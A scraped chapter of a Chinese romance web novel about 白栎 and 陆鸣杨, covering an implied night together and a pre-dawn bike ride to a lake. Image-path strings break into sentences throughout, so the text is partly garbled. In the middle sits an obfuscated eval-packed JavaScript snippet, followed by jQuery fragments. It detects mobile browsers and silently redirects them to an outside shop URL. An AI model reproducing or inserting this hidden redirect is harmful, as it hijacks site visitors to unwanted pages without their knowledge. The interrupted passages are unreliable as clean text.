文趣网 > 都市小说 > 飞行艇 > 19. 19.回南天
    夜色晃晃悠悠的,好像还落了点雨。电闪雷鸣间,照亮了乱成一片的房间。

    赤/裸着的人,被幽蓝的光照出了恶魔的样子。不管不顾的,横冲直撞的......想让他们两的声音,盖过外面的雷鸣。

    白栎抱着他湿掉的头发,说这才是他的羽毛。

    但他的羽毛触感不是柔和的,刺在她柔软的胸/脯上,甚至是惊心动魄的。

    白栎在他的索求中,感受着灵魂出窍的感觉。

    太陌生了,她只想翻身往上,把主动权掌握在自己手里。

    落雨声越来越急,有人忍受不了磨磨/蹭蹭的拖延心,问自私只顾满足自己的人,“小葵,你听到外面的雨都在催你了吗?”

    白栎看着他慢慢坐了起来,两人目光再次相交。

    外面电光火石,春雷滚滚。

    她却停了下来,极有耐心地追溯,“陆鸣杨,刚进房间那会,你就是这么盯着我看的。”

    她忽然想到不知道从哪看的一句话——对视,是人类不带情/欲的精神接吻。

    有人顷刻间就接住她,盖章定调,“嗯,那时候就想这样了。”

    主动权倒转,终是迎着落雨的旋律,传出一声明显重叠的叹谓。—

    一晚上的云雨渐歇。

    第二天陆鸣杨醒来的时候,房间已经只剩他一个人了。

    昨晚泻出月光的窗户,又漏了点阳光下来。不能照亮整个房间,却足够唤醒疯狂了一晚上人的记忆。

    他捞起手机,只看到了刘砚舟发来的消息。问他,需不需要他来充当宜安的导游。

    【当然,有更合适的人,兄弟自然靠边立正。】

    陆鸣杨把刷新界面拉到底,都没见某个女人的聊天框冒上来。

    他甚至开始怀疑昨晚是不是单纯又是他的一场春梦,但房间这幅打过仗的样子,又不像是他一个人能弄出来的。

    陆鸣杨烦躁地揉了揉头发,眼不见为净,去了另一个房间。

    再次睡醒的时候,外面又开始淅淅沥沥地下雨。雨滴击打玻璃的声音,明显比昨晚温柔许多。

    但房间依旧是昏暗的,甚至由于落雨的缘故,透出点潮湿阴凉的感觉。

    总说人最脆弱的就是下午四五点刚刚睡醒的时候,天空由亮转暗的时分,最容易让还未彻底清醒的脑子,以为这个世界只剩你一个人。

    陆鸣杨裹着被子坐在床上,看着依旧空白的消息界面,怀疑有人不是把他当成了小鸟,而是别的什么动物。

    他正在满怀恶意地胡思乱想着,房间忽然响起一阵“咔嗒”声。

    很轻的动作,却骤然让昏暗的房间,整个亮了起来。

    陆鸣杨眯着眼睛,努力盯着门口出现的人。

    一身的黑色的打扮,手握一把长柄雨伞,沾着外面的水汽,渐渐在他的视野里变得清晰起来。

    陆鸣杨沉默着,看着白栎丢掉了长柄雨伞,一步步来到他的面前......

    等到她走到离自己不足一步远的位置,陆鸣杨才看清她眼底明显的青黑色。反观他,睡得精神抖擞的,甚至还有空在这给自己加戏自影自怜。

    陆鸣杨抬头问站在床边的人,“今天去干什么了?”

    白栎回答他:“上课。”

    “嗯?”

    “今天周一,排了满课。”

    陆鸣杨瞬间什么怨气都散了,甚至想跳起来,骂自己一声渣男。

    他小心翼翼的,“那今天有没有不舒服?”

    白栎沉默着,盯着床上把自己裹成一个蝉蛹的人。越盯,他的视线就越偏移,简直就要把心虚两个字写到脸上的程度。

    她没回答他的问题,只问他,是不是一天都没吃过饭了。整个套房都很干净,只除了某个房间。

    被子里的人点点头,乖得不得了。

    但凡谁见了陆鸣杨这样,指定要说一句,真是黄河水倒流,长江水回头——世间罕有。

    但白栎表情却没多大变化。

    人能心虚成这样,只能说明,他认识到自己做了多大的错事。

    就像陆鸣杨以前说的,她白栎就是一个把脸面看得比天重的人。所以,她并不会允许自己去把心里某个疑问问出口。

    两个人沉默的时间太长,陆鸣杨甚至有种自己在被凌迟的错觉。他梗着脖子扭过头,迎着上位的人不算友善的视线。想来想去,只问出了中国人经典的那句,“你吃过饭了吗?”

    白栎摇摇头,瞬间敛好了情绪,说:“你不是想逛我学校吗,我们可以先一起去吃饭,然后散会步。”以为自己会得到劈头盖脸一顿骂的人,被人用最温柔的语气这么照顾着,反倒有点不安心了。

    陆鸣杨甚至反思了一瞬,是自己疑心病太重,还是单纯的,贱。

    他扯开一点被子,露出上半身紧致的肌肉线条。

    说出的话却和行动完全相悖:“那你到外面等我一下,我穿一下衣服。”

    白栎依言走到门外,不带丝毫留恋,像个坚毅的女战士。

    —

    等房内的人穿好衣服再洗漱好,客厅沙发上的人,已经不知在什么时候睡了过去。

    陆鸣杨轻声走到她的面前,甚至不敢直接落座在沙发上。只从上至下地盯着她,说实话,终于有了一种落在实地的感觉。昨天发生的一切,于他而言都太像一场梦。包括他脱口而出的那句“小葵”,他也多在梦里才那么喊她。

    陆鸣杨从小就知道,白栎很珍视这个名字。小时候写作文《我的梦想》,别人都是科学家、宇航员、老师、医生......只有白栎别出心裁,写的是想当一朵向日葵。

    他知道这是白栎和家人之间独有的称谓,他并没有那个自信,能将这个名字轻易地喊出口。只一点,她在他眼里并不是什么泰迪向日葵。因为比起机灵会讨好人的泰迪,白栎在他面前,明显更像一只比格。

    ——叛逆,不服管教,却也拥有最为可贵的好奇心。

    陆鸣杨走到房间门口,调高了室内的温度,再次退了出去。

    —

    白栎一觉睡到了半夜三点,侧着睡的缘故,半边身子都麻了个彻底。

    房间内冷调的顶灯被换成了柔和的床头灯,她落座的位置旁,还多了一张白纸。

    有人用飞舞俊逸的笔触告诉她,我就在隔壁,以及,睡醒就来找我。

    白栎拢了拢睡得变形的头发,捡起某人掉在地上的外套,往外走去。

    陆鸣杨并没有如纸上说的,呆在隔壁的房间里,而是直接落座在了客厅的沙发上。

    外面的光比房间内亮上不少,白栎轻易就能捕捉到那个正在快速敲击电脑键盘的身影。她晃眼看过去,清一色的英文字母。

    白栎轻轻咳了一声,弄出点动静。过于专注的人,才扭头看向了她。

    陆鸣杨:“你醒了。”

    “嗯。”白栎走过去,把外套还给了他。

    陆鸣杨把头仰靠在沙发靠背上,仰视她,也放松僵硬了一晚的肩颈。

    “饿不饿,要不要吃点东西?”他没想到她能睡这么久,之前叫的餐食,现在已经凉了个彻底,“想吃什么,我看看能不能叫个外卖。”“不饿。”白栎只问他,“你是有事要忙吗?”

    陆鸣杨没想到她会关心这个,一脸不在意地关上了电脑,顺手丢到一旁,告诉她,没有,只是等得太无聊了。

    两人见面向来是吵吵闹闹的,别人多在他两身边待一会,都要嫌耳朵聋。但自昨晚之后,明显有了不同。

    陆鸣杨很想问她,昨晚算怎么一回事呢?白栎你是不是要像那些个不负责任的负心汉一样,只给我一个酒后乱性的交代。

    但她没给他机会,像是忽然想到了什么,她问他,“你还想不想逛我们学校?”

    “你这是在补偿我吗?”陆鸣杨还是忍不住。

    “我......要补偿你什么?”</p

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17862258|212054||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    >

    “......算了。”他不想被她看扁,只说,“凌晨三点,你倒是兴致很好。”

    白栎:“那你要不要去?”

    陆鸣杨:“要。”

    —

    两人出门前,白栎还强迫臭屁得只穿了一件薄卫衣的人,再把她刚刚丢给他的外套穿上。

    “不穿。”陆鸣杨有自己的穿搭原则,“都春天了,外面能有多冷。”

    白栎懒得嘲笑少爷的天真。只说刚刚用来盖着睡觉,感觉衣服的触感很舒服。而且,“我觉得你穿应该会很好看。”“哼。”陆鸣杨嫌弃地套上了外套,说她现在真是什么话都说得出来了,“这个牌子的衣服,你自己明明也有好几件。”

    边说,边把房卡丢进口袋里,赶鸭子一样赶着人出门。

    等到两人来到酒店楼下,白栎做贼似的往前走了好几十米,眼观六路,耳听八方的架势。一直跟在后面的人看到忍不住问她,这又是什么小狗出门必须嗅地盘的动作?

    白栎让他闭嘴,再往前走了一会,终于找到了自己要找的东西——21世纪最伟大的发明,共享单车。

    “谁封的?”陆鸣杨转头问她。

    “我。”白栎很熟练地扫好一辆,跨坐在车背上,等着有人从下载软件那一步开始。

    陆鸣杨问她:“你准备这样带我去你学校?”

    白栎:“不好吗?”

    “好啊。”陆鸣杨终于解锁好了单车,单脚撑地停在她旁边,视线点了点她,“这还是我教会你的呢。”白栎不语,只放开手刹,踩动踏板,迎着下坡把某人稳稳地甩在了身后。

    “诶——”

    没一会后面就传来了轮胎滚动的声音,还有极速刮动的风声。

    春日花草葳蕤,凌晨时分沾了点露水,洋洋洒洒地落在打破静谧的少年人身上。

    头顶的天空正在泛着熹微的晨光,是广阔的、明媚的、吸引人奋力往前的。轮胎下的大地却是厚实的,前进挤压之下,带着托举的力道。

    陆鸣杨敞开外套,任风无距离地刮进自己身体里,忍不住打了个喷嚏。

    白栎与他并行,风也把她的头发吹得四散,但比冷意更先袭来的,是肆意的自由。

    她劝他,拉上拉链吧。

    他偏不,风的形状并不应该被束缚。

    白栎奋力蹬车,又把中二少年甩出去好远。

    —

    两人最后来到一个湖边,单车停在栏杆旁,选了一个就近的临湖木椅。

    遗憾的是,椅子上都沾着新鲜的水珠,没人愿意坐上去。

    陆鸣杨问她,这是你们学校?

    白栎回答:“这是西子湾。”

    “那和你们学校有什么关系?”陆鸣杨看她倔强的不肯弄脏自己裤子的样子,脱下了自己的外套垫在了椅子上,喊她大小姐,“坐会吧,空腹蹬一个小时车你是真的不嫌累。”也不管她坐不坐,反正他已经先落座了。

    白栎磨蹭着坐过去,外套上还沾着一些未散的体温。她很好心地为这位游人解释:“我们学校的人工湖引的就是西子湾的湖水,死水没什么好看的,不如直接来这。”

    “哦。”某人看她离自己半个手臂的距离,硬是一点没碰到自己,有意找茬儿,“可是你说要带我去逛你们学校。”

    “陆鸣杨。”

    “我在。”

    “你准备什么时候回你自己学校?”

    “白栎。”他学她的语气喊她,“你考宜安大学的时候有和我说过吗?你就这么希望我走吗?”

    白栎闭嘴不言。

    陆鸣杨继续说道:“白栎,我以后不会再提你考宜大的事情,因为就如你说的,这是你自己的选择。”

    “但是。”他靠近一步,让她看着他的眼睛,“你能不能不要去看别人。”说他卑鄙也好,说他自私利己也罢。未来见不到面的时间里,他也不想她把那样的目光,投到别人身上。